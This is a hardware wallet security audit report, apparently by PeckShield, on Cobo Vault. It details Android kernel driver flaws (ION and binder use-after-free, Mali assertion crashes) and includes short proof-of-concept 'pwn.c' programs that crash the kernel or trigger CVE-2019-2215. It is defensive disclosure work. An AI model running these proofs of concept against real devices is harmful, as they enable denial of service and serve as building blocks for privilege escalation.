HARDWARE WALLET AUDIT REPORT

for

COBO

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Contents

1 Introduction

Given the opportunity to review the **Cobo Vault** design document and related hardware wallet source code, we in the report outline our systematic approach to evaluate potential security issues in the App and Secure Element implementation, expose possible semantic inconsistencies between wallet code and design document, and provide additional suggestions or recommendations for improvement. Our results show that the given version of **Cobo Vault** can be further improved due to the presence of several issues related to either security or performance. This document outlines our audit results.

1.1 About Cobo Vault

The Cobo Vault is among the safest hardware wallets available, thanks to its built-in secure element, tamper-proof design, and extreme damage resistance. It's also intuitive to use, despite its security protocols adding additional steps to the transaction signing process.

The basic information of Cobo Vault is as follows:

Table 1.1: Basic Information of Cobo Vault

Item	Description
Issuer	Cobo
Website	https://cobo.com/hardware-wallet
Type	Hardware Wallet
Platform	C/Java/Type Script
Audit Method	Whitebox
Latest Audit Report	Jun. 24, 2020

In the following, we show the Git repository of reviewed files and the commit hash value used in this audit:


- https://github.com/CoboVault/cobo-vault-cold (4d3ad8)
- https://github.com/CoboVault/cobo-vault-se-firmware (033a809)

- cobo_vault_cold_native.zip (72dd1e8dc0643740b4be9f6c5595f797bacb3276)
- cobo_mason_app.zip (e81096b297339d863bcd13605f21ec952c64f98f)
- https://github.com/cobowallet/crypto-coin-kit (ade6d5a)

1.2 About PeckShield

PeckShield Inc. [33] is a leading blockchain security company with the goal of elevating the security, privacy, and usability of current blockchain ecosystems by offering top-notch, industry-leading services and products (including the service of smart contract auditing). We are reachable at Telegram (https://t.me/peckshield), Twitter (http://twitter.com/peckshield), or Email (contact@peckshield.com).

Table 1.2: Vulnerability Severity Classification



Impact \ Likelihood	*High*	*Medium*	*Low*
High	Critical	High	Medium
Medium	High	Medium	Low
Low	Medium	Low	Low

1.3 Methodology

To standardize the evaluation, we define the following terminology based on OWASP Risk Rating Methodology [32]:

- Likelihood represents how likely a particular vulnerability is to be uncovered and exploited in the wild;
- Impact measures the technical loss and business damage of a successful attack;
- Severity demonstrates the overall criticality of the risk.

Likelihood and impact are categorized into three ratings: *H*, *M* and *L*, i.e., *high*, *medium* and *low* respectively. Severity is determined by likelihood and impact and can be classified into four categories accordingly, i.e., *Critical*, *High*, *Medium*, *Low* shown in Table 1.2.

1.3.1 Fuzzing

In the first phase of our audit, we use fuzzing to find out possible corner cases or unusual inter-module interactions that may not be covered by in-house testing.

Fuzzing or fuzz testing is an automated software testing technique of discovering software vulnerabilities by providing unintended input to the target program and monitoring the unexpected results. As one of the most effective methods for exploiting vulnerabilities, fuzzing technology has been the first choice for many security researchers to discover vulnerabilities in recent years. At present, there are many fuzzy testing tools and supporting software, which can help security personnels to complete fuzzing and find vulnerabilities more efficiently. Based on the characteristics of the Cobo Vault, we use AFL [8] and go-fuzz [4] as the primary tool for fuzz testing.

AFL (American Fuzzy Lop) is a security-oriented fuzzer that employs a novel type of compile-time instrumentation and genetic algorithms to automatically discover clean, interesting test cases that trigger new internal states in the targeted binary. Since its inception, AFL has gained growing popularity in the industry and has proved its effectiveness in discovering quite a few significant software bugs in a wide range of major software projects. The basic process of AFL fuzzing is as follows:

- Generate compile-time instrumentation to record information such as code execution path;
- Construct some input files to join the input queue, and change input files according to different strategies;
- Files that trigger a crash or timeout when executing an input file are logged for subsequent analysis;
- Loop through the above process

Throughout the AFL testing, we will reproduce each crash based on the crash file generated by AFL. For each reported crash case, we will further analyze the root cause and check whether it is indeed a vulnerability. Once a crash case is confirmed as a vulnerability of the Cobo Vault, we will further analyze it as part of the white-box audit.

go-fuzz is a fuzzing tool inspired by AFL, for code written in Go language. It's a coverage guided fuzzing solution and mainly applicable to packages that parse complex inputs (both text and binary), and is especially useful for hardening of systems that parse inputs from potentially malicious users (e.g., anything accepted over a network).

1.3.2 White-box Audit

After fuzzing, we continue the white-box audit by manually analyzing source code. Here we test target software's internal structure, design, coding, and we focus on verifying the flow of input and output through the application as well as examining possible design and implementation trade-offs for strengthened security. PeckShield auditors first fully review and understand the source code, then we create specific test cases, execute them and analyze the results. Issues such as internal security holes, unexpected output, broken or poorly structured paths, etc., in the targeted software will be inspected.

- Data and state storage, which is related to the password and mnemonic where wallet data are saved.
- Operating system. These are system-level, the wallet App base on Android system.
- Secure Element. The core security module of the hardware wallet.
- Others. Software modules not included above are checked here, such as common crypto or other 3rd-party libraries, best practice or optimization used in other software projects, design and coding consistency, etc.

Based on the above classification, here is the detailed list of the audited items as shown in Table 1.3.

To better describe each issue we identified, we also categorize the findings based on Common Weakness Enumeration (CWE-699) [31], which is a community-developed list of software weakness types to better classify and organize weaknesses around concepts frequently encountered in software development. We use the CWE categories in Table 1.4 to classify our findings.

1.4 Disclaimer

Note that this audit does not give any warranties on finding all possible security issues of the given hardware wallet software, i.e., the evaluation result does not guarantee the nonexistence of any further findings of security issues. As one audit cannot be considered comprehensive, we always recommend proceeding with several independent audits and a public bug bounty program to ensure the security of wallet software. Last but not least, this security audit should not be used as an investment advice.

Table 1.3: The Full List of Audited Items

Category	Check Item
Data and State Storage	Mnemonic Security
	Verify Security
Upgrade Operation	App Upgrade Security
	Secure Element Upgrade Security
	System Upgrade Security
Operating System	Check New Patch
	Anti Root
Application	Business Logic
	Interface Security
	Transaction Privacy Security
Secure Element (SE)	Implementation Logic Security
	Privilege Control Security
	Storage Algorithm Security
Others	Third Party Library Security
	Memory Leak Detection
	Exception Handling
	Log Security
	Coding Suggestion And Optimization
	Design Document And Code Implementation Uniformity

Table 1.4: Common Weakness Enumeration (CWE) Classifications Used in This Audit

Category	Summary
Configuration	Weaknesses in this category are typically introduced during the configuration of the software.
Data Processing Issues	Weaknesses in this category are typically found in functionality that processes data.
Numeric Errors	Weaknesses in this category are related to improper calculation or conversion of numbers.
Security Features	Weaknesses in this category are concerned with topics like authentication, access control, confidentiality, cryptography, and privilege management. (Software security is not security software.)
Time and State	Weaknesses in this category are related to the improper management of time and state in an environment that supports simultaneous or near-simultaneous computation by multiple systems, processes, or threads.
Error Conditions, Return Values, Status Codes	Weaknesses in this category include weaknesses that occur if a function does not generate the correct return/status code, or if the application does not handle all possible return/status codes that could be generated by a function.
Resource Management	Weaknesses in this category are related to improper management of system resources.
Behavioral Issues	Weaknesses in this category are related to unexpected behaviors from code that an application uses.
Business Logics	Weaknesses in this category identify some of the underlying problems that commonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application.
Initialization and Cleanup	Weaknesses in this category occur in behaviors that are used for initialization and breakdown.
Arguments and Parameters	Weaknesses in this category are related to improper use of arguments or parameters within function calls.
Expression Issues	Weaknesses in this category are related to incorrectly written expressions within code.
Coding Practices	Weaknesses in this category are related to coding practices that are deemed unsafe and increase the chances that an exploitable vulnerability will be present in the application. They may not directly introduce a vulnerability, but indicate the product has not been carefully developed or maintained.

2 Findings

2.1 Summary

Here is a summary of our findings after analyzing the Cobo Vault implementation. During the first phase of our audit, we studied the wallet source code and ran our in-house static code analyzer through the codebase. The purpose here is to statically identify known coding bugs, and then manually verify (reject or confirm) issues reported by our tool. We further manually review the business logic, examine system operations, and analyze the security issues of private key storage and signature verification, and place aspects under scrutiny to uncover possible pitfalls and/or bugs.

Severity	# of Findings	
Critical	2	■ ■
High	5	■ ■ ■ ■ ■
Medium	5	■ ■ ■ ■ ■ ■
Low	2	■ ■
Informational	5	■ ■ ■ ■ ■
Total	19	

We have so far identified a list of potential issues: some of them involve subtle corner cases that might not be previously thought of, such as the system security issue of the wallet, while others refer to unusual interactions among App and secure element. For each uncovered issue, we have therefore developed test cases for reasoning, reproduction, and/or verification. After further analysis and internal discussion, we determined a few issues of varying severities need to be brought up and paid more attention to, which are categorized in the above table. More information can be found in the next subsection, and the detailed discussions of each of them are in Section 3.

2.2 Key Findings

Overall, the Cobo Vault are well-designed and engineered, though the implementation can be improved by resolving the identified issues (shown in Table 2.1), including 2 critical-severity vulnerability, 5 high-severity vulnerability, 5 medium-severity vulnerability, 2 low-severity vulnerabilities, and 5 informational recommendations.

Table 2.1: Key Audit Findings

ID	Severity	Title	Category	Status
PVE-001	Medium	Use-After-Free Loophole in ION Driver	Coding Practices	Resolved
PVE-002	Critical	Use-After-Free Loophole in Binder Driver	Coding Practices	Resolved
PVE-003	Medium	Denial-of-Service Loophole in Mali Driver	Error Conditions	Resolved
PVE-004	Medium	Out-of-bounds Write in Secure Element Firmware	Memory Buffer	Resolved
PVE-005	Info.	Memory Buffer Size Overflow in TrustKernel TEE Driver	Memory Buffer	Resolved
PVE-006	High	Weak Fingerprint Verification	Business Logic	Resolved
PVE-007	High	Weak Password Verification	Business Logic	Resolved
PVE-008	Info.	Redundant API in Secure Element	Coding Practices	Resolved
PVE-009	High	Risk of Mnemonic Theft in Application Layer	Info. Mgmt	Resolved
PVE-010	Low	Risk of Mnemonic Theft in Secure Element	Credentials Mgmt	Confirmed
PVE-011	Low	Possible Delete Mnemonics Directly in Secure Element	Business Logic Errors	Confirmed
PVE-012	High	Missing Authentication before Signing Transactions in Secure Element	Business Logic	Resolved
PVE-013	High	Missing Integrity Check on Secure Element Firmware	Business Logic	Resolved
PVE-014	Info.	Duplicate Code in Secure Element	Coding Practices	Resolved
PVE-015	Medium	Arbitrary Memory Write in Secure Element	Memory Buffer	Resolved
PVE-016	Info.	Denial-of-Service Loophole in perf_event	Concurrency Issues	Resolved
PVE-017	Info.	Denial-of-Service Loophole in Sound Driver	Concurrency Issues	Resolved
PVE-018	Medium	Use of Out-of-range Pointer Offset in Secure Element	Pointer Issues	Resolved
PVE-019	Critical	Out-of-bounds Write in TrustKernel TEE Driver	Memory Buffer	Resolved

Please refer to Section 3 for details.

3 | Detailed Results

3.1 Use-After-Free Loophole in ION Driver

- ID: PVE-001
- Severity: Medium
- Likelihood: Low
- Impact: High
- Target: ion.c
- Category: Coding Practice [23]
- CWE subcategory: CWE-416 [18]

Description

This critical vulnerability has been identified and fixed in this commit [5]. Since `/dev/ion` is reachable on the target system, this use-after-free could be exploited to corrupt kernel space memory, leading to local privilege escalation. The technical details about this loophole are elaborated as follows. In `ion_ioctl()`, the `ION_IOC_MAP` or `ION_IOC_SHARE` handler gets the `ion_handle` through `ion_handle_get_by_id()` (line 1495). Later on, in line 1501, the `handle` is released by `ion_handle_put()`.

```
1490     case ION_IOC_SHARE:
1491     case ION_IOC_MAP:
1492     {
1493         struct ion_handle *handle;

1495         handle = ion_handle_get_by_id(client, data.handle.handle);
1496         if (IS_ERR(handle)) {
1497             ret = PTR_ERR(handle);
1498             IONMSG("ION_IOC_SHARE handle is invalid. handle = %d, ret = %d.\n", data.
                     handle.handle, ret);
1499             return ret;
1500         }
1501         data.fd.fd = ion_share_dma_buf_fd(client, handle);
1502         ion_handle_put(handle);
1503         if (data.fd.fd < 0) {
1504             IONMSG("ION_IOC_SHARE fd = %d.\n", data.fd.fd);
1505             ret = data.fd.fd;
1506         }
1507         break;
```

```
1508     }
```

Listing 3.1: ion.c

Since the `ion_handle` could be referenced by multiple parties, the ION driver utilizes the reference count mechanism to make sure that the memory would only be released when the reference count is decremented to 0. As shown in `ion_handle_put()`, `ion_handle_put_nolock()` is called with `client->lock` held (line 357). Inside `ion_handle_put_nolock()`, `handle->ref` is `kref_put()`'ed and `ion_handle_destroy()` is called when the reference count is 0.

```
342 static int ion_handle_put_nolock(struct ion_handle *handle)
343 {
344     int ret;

346     ret = kref_put(&handle->ref, ion_handle_destroy);

348     return ret;
349 }

351 int ion_handle_put(struct ion_handle *handle)
352 {
353     struct ion_client *client = handle->client;
354     int ret;

356     mutex_lock(&client->lock);
357     ret = ion_handle_put_nolock(handle);
358     mutex_unlock(&client->lock);

360     return ret;
361 }
```

Listing 3.2: ion.c

In the end of `ion_handle_destroy()`, the `handle` is released by `kfree()`.

```
308 static void ion_handle_destroy(struct kref *kref)
309 {
310     struct ion_handle *handle = container_of(kref, struct ion_handle, ref);
311     struct ion_client *client = handle->client;
312     struct ion_buffer *buffer = handle->buffer;

314     mutex_lock(&buffer->lock);
315     while (handle->kmap_cnt)
316         ion_handle_kmap_put(handle);
317     mutex_unlock(&buffer->lock);

319     idr_remove(&client->idr, handle->id);
320     if (!RB_EMPTY_NODE(&handle->node))
321         rb_erase(&handle->node, &client->handles);

323     ion_buffer_remove_from_handle(buffer);
324     ion_buffer_put(buffer);
```

```
    handle->buffer = NULL;
    handle->client = NULL;

    kfree(handle);
}
```

Listing 3.3: ion.c

As described in the commit message, a bad actor can use two threads to trick the `ION_IOC_MAP` handler to use the freed `ion_handle` due to the lacks of mutex lock mechanism.

```
- thread A: ION_IOC_ALLOC creates an ion_handle with refcount 1
- thread A: starts ION_IOC_MAP and increments the refcount to 2
- thread B: ION_IOC_FREE decrements the refcount to 1
- thread B: ION_IOC_FREE decrements the refcount to 0 and frees the
            handle
- thread A: continues ION_IOC_MAP with a dangling ion_handle * to
            freed memory
```

If we look into the `ion_buffer_put()` function called by `ion_handle_destroy()`, we can see how this loophole could be exploited to hijack the control flow inside Linux kernel. Since the `ion_buffer` is also managed by the reference count mechanism, `_ion_buffer_destroy()` would be invoked when `buffer->ref == 0`.

```
static int ion_buffer_put(struct ion_buffer *buffer)
{
    return kref_put(&buffer->ref, _ion_buffer_destroy);
}
```

Listing 3.4: ion.c

By crafting the `buffer->heap->flags`, the attacker could simply get into `ion_buffer_destroy()` in line 242.

```
229 static void _ion_buffer_destroy(struct kref *kref)
230 {
231     struct ion_buffer *buffer = container_of(kref, struct ion_buffer, ref);
232     struct ion_heap *heap = buffer->heap;
233     struct ion_device *dev = buffer->dev;

235     mutex_lock(&dev->buffer_lock);
236     rb_erase(&buffer->node, &dev->buffers);
237     mutex_unlock(&dev->buffer_lock);

239     if (heap->flags & ION_HEAP_FLAG_DEFER_FREE)
240         ion_heap_freelist_add(heap, buffer);
241     else
242         ion_buffer_destroy(buffer);
243 }
```

Listing 3.5: ion.c

Here's the interesting part. Inside `ion_buffer_destroy()`, the `unmap_kernel()` function pointer is called in line 221. It means if the attacker sprays the {`struct ion_handle`}-sized slabs successfully, she can craft the `handle->buffer` with the `handle->buffer->heap->ops->unmap_kernel` pointing to the shellcode, which leads to kernel control flow hijacking.

```
218 void ion_buffer_destroy(struct ion_buffer *buffer)
219 {
220     if (WARN_ON(buffer->kmap_cnt > 0))
221         buffer->heap->ops->unmap_kernel(buffer->heap, buffer);
```

Listing 3.6: ion.c

```
struct ion_handle {
    struct kref ref;
    unsigned int user_ref_count;
    struct ion_client *client;
    struct ion_buffer *buffer;
    struct rb_node node;
    unsigned int kmap_cnt;
    int id;
    struct ion_handle_debug dbg; /*add by K for debug */
};
```

Listing 3.7: drivers/staging/android/ion/ion_priv.h

Fortunately, the target platform has only one CPU core activated which makes the window of heap spraying really small. By the time writing the report, this vulnerability cannot be triggered successfully such that we set the likelyhood as low.

Recommendation Apply the patch [5].

3.2 Use-After-Free Loophole in Binder Driver

- ID: PVE-002
- Severity: Critical
- Likelihood: High
- Impact: High
- Target: binder.c
- Category: Coding Practice [23]
- CWE subcategory: CWE-416 [18]

Description

This bug had been published by Project Zero as CVE-2019-2215 [9]. Since the binder driver is reachable from `/dev/hwbinder` on the Cobo Vault Android system, this unpatched vulnerability, as suggested by Project Zero's report, could be exploited to arbitrarily read/write kernel space memory, leading to privilege escalation — rooting the device.

As a short summary, the loophole is in the handler of releasing a binder thread which could be triggered by the `BINDER_THREAD_EXIT` ioctl. The magic under the hood is that the `BINDER_THREAD_EXIT` ioctl eventually reaches `binder_thread_dec_tmpref()` which calls `binder_free_thread()` when the thread is dead and the reference count is 0 (line 1977 – 1979) without decoupling the binder thread from the listed-list kept by epoll.

```
1969 static void binder_thread_dec_tmpref(struct binder_thread *thread)
1970 {
1971     /*
1972      * atomic is used to protect the counter value while
1973      * it cannot reach zero or thread->is_dead is false
1974      */
1975     binder_inner_proc_lock(thread->proc);
1976     atomic_dec(&thread->tmp_ref);
1977     if (thread->is_dead && !atomic_read(&thread->tmp_ref)) {
1978         binder_inner_proc_unlock(thread->proc);
1979         binder_free_thread(thread);
1980         return;
1981     }
1982     binder_inner_proc_unlock(thread->proc);
1983 }
```

Listing 3.8: binder.c

As shown in the following code snippets, the `struct binder_thread *` pointer is released with `kfree()` in line 4466.

```
4460 static void binder_free_thread(struct binder_thread *thread)
4461 {
4462     BUG_ON(!list_empty(&thread->todo));
4463     binder_stats_deleted(BINDER_STAT_THREAD);
4464     binder_proc_dec_tmpref(thread->proc);
4465     put_task_struct(thread->task);
4466     kfree(thread);
4467 }
```

Listing 3.9: binder.c

However, in the context of `ep_remove_wait_queue()`, the `wait` member (line 633) in the previously released `struct binder_thread` is still referenced.

```
622 struct binder_thread {
623     struct binder_proc *proc;
624     struct rb_node rb_node;
625     struct list_head waiting_thread_node;
626     int pid;
627     int looper;              /* only modified by this thread */
628     bool looper_need_return; /* can be written by other thread */
629     struct binder_transaction *transaction_stack;
630     struct list_head todo;
631     struct binder_error return_error;
632     struct binder_error reply_error;
```

```
    wait_queue_head_t wait;
    struct binder_stats stats;
    atomic_t tmp_ref;
    bool is_dead;
    struct task_struct *task;
};
```

Listing 3.10: binder.c

While performing `EPOLL_CTL_DEL`, `ep_remove_wait_queue()` calls `remove_wait_queue()` to remove the binder thread from the list.

```
static void ep_remove_wait_queue(struct eppoll_entry *pwq)
{
    wait_queue_head_t *whead;

    rcu_read_lock();
    /*
     * If it is cleared by POLLFREE, it should be rcu-safe.
     * If we read NULL we need a barrier paired with
     * smp_store_release() in ep_poll_callback(), otherwise
     * we rely on whead->lock.
     */
    whead = smp_load_acquire(&pwq->whead);
    if (whead)
        remove_wait_queue(whead, &pwq->wait);
    rcu_read_unlock();
}
```

Listing 3.11: fs/eventpoll.c

The freed `wait_queue_head_t` is used in `remove_wait_queue()` while locking the `q->lock` spinlock.

```
void remove_wait_queue(wait_queue_head_t *q, wait_queue_t *wait)
{
    unsigned long flags;

    spin_lock_irqsave(&q->lock, flags);
    __remove_wait_queue(q, wait);
    spin_unlock_irqrestore(&q->lock, flags);
}
```

Listing 3.12: kernel/sched/wait.c

Furthermore, `__remove_wait_queue()` corrupts the freed `wait_queue_head_t` by clobbering the `list_head` pointers.

```
static inline void
__remove_wait_queue(wait_queue_head_t *head, wait_queue_t *old)
{
    list_del(&old->task_list);
}
```

Listing 3.13: include/linux/wait.h

This critical vulnerability could be exploited with the following attack code. The heap spray part is not included here. Since the size of `struct binder_thread` is 400 on the target system, the bad actor should spray the 448-bytes slabs right after the free operation (i.e., `ioctl(BINDER_THREAD_EXIT)`) and perform the use operation (i.e., `close(epfd)` which is done automatically when the program terminates) to clobber kernel space memory.

```
main()
{
    int fd, epfd;
    struct epoll_event event = { .events = EPOLLIN };

    fd = open("/dev/hwbinder", O_RDONLY);
    epfd = epoll_create(1000);
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
    ioctl(fd, BINDER_THREAD_EXIT, NULL);

    return 0;
}
```

Listing 3.14: pwn.c

Recommendation Apply the patch for android-3.18 [2].

3.3 Denial-of-Service Loophole in Mali Driver

- ID: PVE-003
- Severity: Medium
- Likelihood: High
- Impact: Low
- Target: mali_pp_job.c, mali_memory_manager.c
- Category: Error Conditions [27]
- CWE subcategory: CWE-617 [19]

Description

The Mali driver is the ARM GPU driver which is reachable through `/dev/mali`. Tons of `ioctls` are available for various operations related to the gpu hardware. During our analysis, we identified that some of the ioctls could be exploited to crash the Linux kernel, leading to a denial-of-service vulnerability. Specifically, throughout the Mali driver codebase, `MALI_DEBUG_ASSERT` is used to validate the conditions such as the value of pointers, the range of memory size, etc. However, as shown in the following code snippets, the underlying function of `MALI_DEBUG_ASSERT` dumps the stack and crashes the machine by dereferencing a NULL pointer.

```
 #define MALI_DEBUG_ASSERT(condition) do {if( !(condition)) {MALI_PRINT_ERROR(("ASSERT failed: " #condition )); _mali_osk_break();} } while(0)
```

Listing 3.15: mali_kernel_common.h

```
void _mali_osk_abort(void)
{
    /* make a simple fault by dereferencing a NULL pointer */
    dump_stack();
    *(int *)0 = 0;
}

void _mali_osk_break(void)
{
    _mali_osk_abort();
}
```

Listing 3.16: mali_osk_misc.c

It means an attacker could crash the machine if she finds a way to trigger a `MALI_DEBUG_ASSERT` call. In the following, we identified multiple paths to the reachable `MALI_DEBUG_ASSERT` or `MALI_DEBUG_ASSERT_POINTER` calls.

Case I As shown in the following code snippets, `mali_pp_job_create()` is invoked with an user-level pointer `uargs` which is the third parameter of the `ioctl` system call. In line 53, the content of a user provided buffer pointed by `uargs` is copied into the kernel space buffer `job->uargs` which is allocated by `_mali_osk_calloc()` (line 46), which makes it possible to craft the `job->nargs.num_cores` for entering the error handler, intentionally, in line 59.

```
40 struct mali_pp_job *mali_pp_job_create(struct mali_session_data *session,
41                                       _mali_uk_pp_start_job_s __user *uargs, u32 id)
42 {
43     struct mali_pp_job *job;
44     u32 perf_counter_flag;

46     job = _mali_osk_calloc(1, sizeof(struct mali_pp_job));
47     if (NULL != job) {

49         _mali_osk_list_init(&job->list);
50         _mali_osk_list_init(&job->session_fb_lookup_list);
51         _mali_osk_atomic_inc(&session->number_of_pp_jobs);

53         if (0 != _mali_osk_copy_from_user(&job->uargs, uargs, sizeof(
               _mali_uk_pp_start_job_s))) {
54             goto fail;
55         }

57         if (job->uargs.num_cores > _MALI_PP_MAX_SUB_JOBS) {
58             MALI_PRINT_ERROR(("Mali PP job: Too many sub jobs specified in job object\n"
                   ));
59             goto fail;
```

Listing 3.17: mali_pp_job.c

The `go fail` statement leads to `mali_pp_job_delete()`.

```
fail:
```

```
    if (NULL != job) {
        mali_pp_job_delete(job);
    }

    return NULL;
}
```

Listing 3.18: mali_pp_job.c

In the very beginning of `mali_pp_job_delete()`, `job->list` is validated to ensure that the linked-list is not empty. However, as mentioned earlier, an attacker can intentionally creates an empty `job->list` and triggers `MALI_DEBUG_ASSERT()` in line 149, which leads to `_mali_osk_break()`.

```
144 void mali_pp_job_delete(struct mali_pp_job *job)
145 {
146     struct mali_session_data *session;

148     MALI_DEBUG_ASSERT_POINTER(job);
149     MALI_DEBUG_ASSERT(_mali_osk_list_empty(&job->list));
```

Listing 3.19: mali_pp_job.c

The so-called reachable assertion loophole could be triggered by the following attack code. As you can see in line 15, the bad actor can simply set a large `num_cores` and use the `ioctl` system call to crash the machine.

```
 1  main()
 2  {
 3      int fd;
 4      _mali_uk_pp_start_job_s x;

 6      fd = open("/dev/mali", O_RDONLY);

 8      if ( fd < 0 ) {
 9          printf("[-] Failed to open device (%s)\n", strerror(errno));
10          goto out;
11      }

13      printf("[+] Device opened at %d\n", fd);

15      x.num_cores = 0xcafebabe;

17      ioctl(fd, MALI_IOC_PP_START_JOB, &x);

19  close_out:
20      close(fd);
21  out:
22      return 0;
23  }
```

Listing 3.20: pwn.c

Case II There's another DoS loophole which is reachable through the `MALI_IOC_MEM_UNBIND` ioctl. As shown in the following code snippets, `_mali_ukk_mem_unbind()` is called with the `args` pointer which points to a memory area controllable by possible attackers. In line 777, `mali_addr` is set to `args->vaddr` which could be a crafted virtual address. Later on, the crafted `mali_addr` is sent into `mali_vma_offset_search()` for searching the `mali_vma_node` in line 781. As an error handling mechanism, `MALI_DEBUG_ASSERT()` is triggered in line 786 when `mali_vma_node` is `NULL`, this leads to the NULL pointer dereference which crashes the system.

```
771 _mali_osk_errcode_t _mali_ukk_mem_unbind(_mali_uk_unbind_mem_s *args)
772 {
773     /**/
774     struct  mali_session_data *session = (struct mali_session_data *)(uintptr_t)args->
            ctx;
775     mali_mem_allocation *mali_allocation = NULL;
776     struct mali_vma_node *mali_vma_node = NULL;
777     u32 mali_addr = args->vaddr;
778     MALI_DEBUG_PRINT(5, (" _mali_ukk_mem_unbind, vaddr=0x%x! \n", args->vaddr));

780     /* find the allocation by vaddr */
781     mali_vma_node = mali_vma_offset_search(&session->allocation_mgr, mali_addr, 0);
782     if (likely(mali_vma_node)) {
783         MALI_DEBUG_ASSERT(mali_addr == mali_vma_node->vm_node.start);
784         mali_allocation = container_of(mali_vma_node, struct mali_mem_allocation,
                mali_vma_node);
785     } else {
786         MALI_DEBUG_ASSERT(NULL != mali_vma_node);
787         return _MALI_OSK_ERR_INVALID_ARGS;
788     }
```

Listing 3.21: mali_memory_manager.c

The DoS loophole could be triggered by the following attack code. In line 15, a bad actor can craft a random `vaddr` to fail the search for `mali_vma_node` and crashes the system intentionally.

```
1  main()
2  {
3      int fd;
4      _mali_uk_unbind_mem_s x;

6      fd = open("/dev/mali", O_RDONLY);

8      if ( fd < 0 ) {
9          printf("[-] Failed to open device (%s)\n", strerror(errno));
10         goto out;
11     }

13     printf("[+] Device opened at %d\n", fd);

15     x.vaddr = 0xcafebabe;

17     ioctl(fd, MALI_IOC_MEM_UNBIND, &x);
```

```
close_out:
    close(fd);
out:
    return 0;
}
```

Listing 3.22: pwn.c

Case III There's yet another DoS loophole which is reachable through the `MALI_IOC_MEM_COW` ioctl. As shown in the following code snippets, `_mali_ukk_mem_cow()` is called with the `args` pointer which points to a memory area controllable by possible attackers. In line 819, the crafted `args->target_handle` is sent into `mali_mem_backend_struct_search()` for searching the `target_backend`. As an error handling mechanism, `MALI_DEBUG_ASSERT()` is triggered in line 822 when `target_backend` is `NULL`, this leads to the NULL pointer dereference which crashes the system.

language

```
809 _mali_osk_errcode_t _mali_ukk_mem_cow(_mali_uk_cow_mem_s *args)
810 {
811     _mali_osk_errcode_t ret = _MALI_OSK_ERR_FAULT;
812     mali_mem_backend *target_backend = NULL;
813     mali_mem_backend *mem_backend = NULL;
814     struct mali_vma_node *mali_vma_node = NULL;
815     mali_mem_allocation *mali_allocation = NULL;

817     struct  mali_session_data *session = (struct mali_session_data *)(uintptr_t)args->
            ctx;
818     /* Get the target backend for cow */
819     target_backend = mali_mem_backend_struct_search(session, args->target_handle);

821     if (NULL == target_backend || 0 == target_backend->size) {
822         MALI_DEBUG_ASSERT_POINTER(target_backend);
823         MALI_DEBUG_ASSERT(0 != target_backend->size);
824         return ret;
825     }
```

Listing 3.23: mali_memory_manager.c

The DoS loophole could be triggered by the following attack code. In line 15, a bad actor can craft a random `target_handle` to fail the search for `target_backend` and crashes the system intentionally.

```
1  main()
2  {
3      int fd;
4      _mali_uk_cow_mem_s x;

6      fd = open("/dev/mali", O_RDONLY);

8      if ( fd < 0 ) {
9          printf("[-] Failed to open device (%s)\n", strerror(errno));
10         goto out;
```

```
    }

    printf("[+] Device opened at %d\n", fd);

    x.target_handle = 0xcafebabe;

    ioctl(fd, MALI_IOC_MEM_COW, &x);

close_out:
    close(fd);
out:
    return 0;
}
```

Listing 3.24: pwn.c

Case IV As shown in the following code snippets, `_mali_ukk_mem_cow_modify_range()` is called with the `args` pointer which points to a memory area controllable by possible attackers. In line 945, the crafted `args->vaddr` is sent into `mali_mem_backend_struct_search()` for searching the `mem_backend`. As an error handling mechanism, `MALI_DEBUG_ASSERT()` is triggered in line 948 when `mem_backend` is `NULL`, this leads to the NULL pointer dereference which crashes the system.

language

```
937 _mali_osk_errcode_t _mali_ukk_mem_cow_modify_range(_mali_uk_cow_modify_range_s *args)
938 {
939     _mali_osk_errcode_t ret = _MALI_OSK_ERR_FAULT;
940     mali_mem_backend *mem_backend = NULL;
941     struct mali_session_data *session = (struct mali_session_data *)(uintptr_t)args->
            ctx;

943     MALI_DEBUG_PRINT(4, (" _mali_ukk_mem_cow_modify_range called! \n"));
944     /* Get the backend that need to be modified. */
945     mem_backend = mali_mem_backend_struct_search(session, args->vaddr);

947     if (NULL == mem_backend || 0 == mem_backend->size) {
948         MALI_DEBUG_ASSERT_POINTER(mem_backend);
949         MALI_DEBUG_ASSERT(0 != mem_backend->size);
950         return ret;
951     }
```

Listing 3.25: mali_memory_manager.c

The DoS loophole could be triggered by the following attack code. In line 15, a bad actor can craft a random `vaddr` to fail the search for `mem_backend` and crashes the system intentionally.

```
1 main()
2 {
3     int fd;
4     _mali_uk_cow_modify_range_s x;

6     fd = open("/dev/mali", O_RDONLY);
```

```
    if ( fd < 0 ) {
        printf("[-] Failed to open device (%s)\n", strerror(errno));
        goto out;
    }

    printf("[+] Device opened at %d\n", fd);

    x.vaddr = 0xcafebabe;

    ioctl(fd, MALI_IOC_MEM_COW_MODIFY_RANGE, &x);

close_out:
    close(fd);
out:
    return 0;
}
```

Listing 3.26: pwn.c

Case V As shown in the following code snippets, `_mali_ukk_mem_resize` is called with the `args` pointer which points to a memory area controllable by possible attackers. In line 1006, the likely crafted `args->psize` is validated to ensure that it is aligned to `MALI_MMU_PAGE_SIZE`. As an error handling mechanism, `MALI_DEBUG_ASSERT()` is triggered when `args->psize` is not aligned to `MALI_MMU_PAGE_SIZE`, this leads to the NULL pointer dereference which crashes the system.

```
